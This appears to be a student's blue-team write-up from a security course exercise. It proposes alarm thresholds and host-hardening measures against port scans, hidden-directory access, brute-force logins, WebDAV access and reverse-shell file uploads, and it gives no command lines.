
Analysis: Finding the Request for the Hidden Directory



Analysis: Uncovering the Brute Force Attack



Analysis: Finding the WebDAV Connection





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? An alarm that counts the number of requests on a port from different source IP addresses.

What threshold would you set to activate this alarm? It would be set pretty low probably between 10 and 15 requests from the same IP address would trigger the alarm.

System Hardening

What configurations can be set on the host to mitigate port scans? Limit the number of open ports on the network. Allow for only outgoing traffic where possible.

Describe the solution. If possible, provide required command lines.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? Set an alert for the total number of unauthorized access to the directory

What threshold would you set to activate this alarm? Number count would be between 15 - 25 to activate the alert

System Hardening

What configuration can be set on the host to block unwanted access?

Multi-level authentication

Mandatory password reset after set period of days. (ie. every month)

Limit the access on the file - not available, read only -

Set system admin level rights to the directory

Describe the solution. If possible, provide required command lines.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? Limit the number of login attempts from the same IP address

What threshold would you set to activate this alarm? This would be set fairly low 3 - 6 attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

Lock the account for a period of time after alert number of attempts tried

Change password on a regular basis. Every month

Enact rules to create strong password - greater than 8 characters in length

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? Create alarm to count the number of attempts to access this directory from the same IP address

What threshold would you set to activate this alarm? This would be 5 -10 attempts would trigger the alarm

System Hardening

What configuration can be set on the host to control access?

Make the directory accessible with higher privileges. Sudo or su.

Educating the user to not store any password or hash details in any files

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? Check for suspicious file extensions that could indicate a malicious payload that occurs in a short period of time

What threshold would you set to activate this alarm? This would be low 5 - 7 attempts would trigger the alarm

System Hardening

What configuration can be set on the host to block file uploads?

Require authentication to upload files.

Store uploaded files in a location not accessible from the web.

Define valid types of files that the user should be allowed to upload.

Install a web application firewall

Describe the solution. If possible, provide the required command line.

*The
End*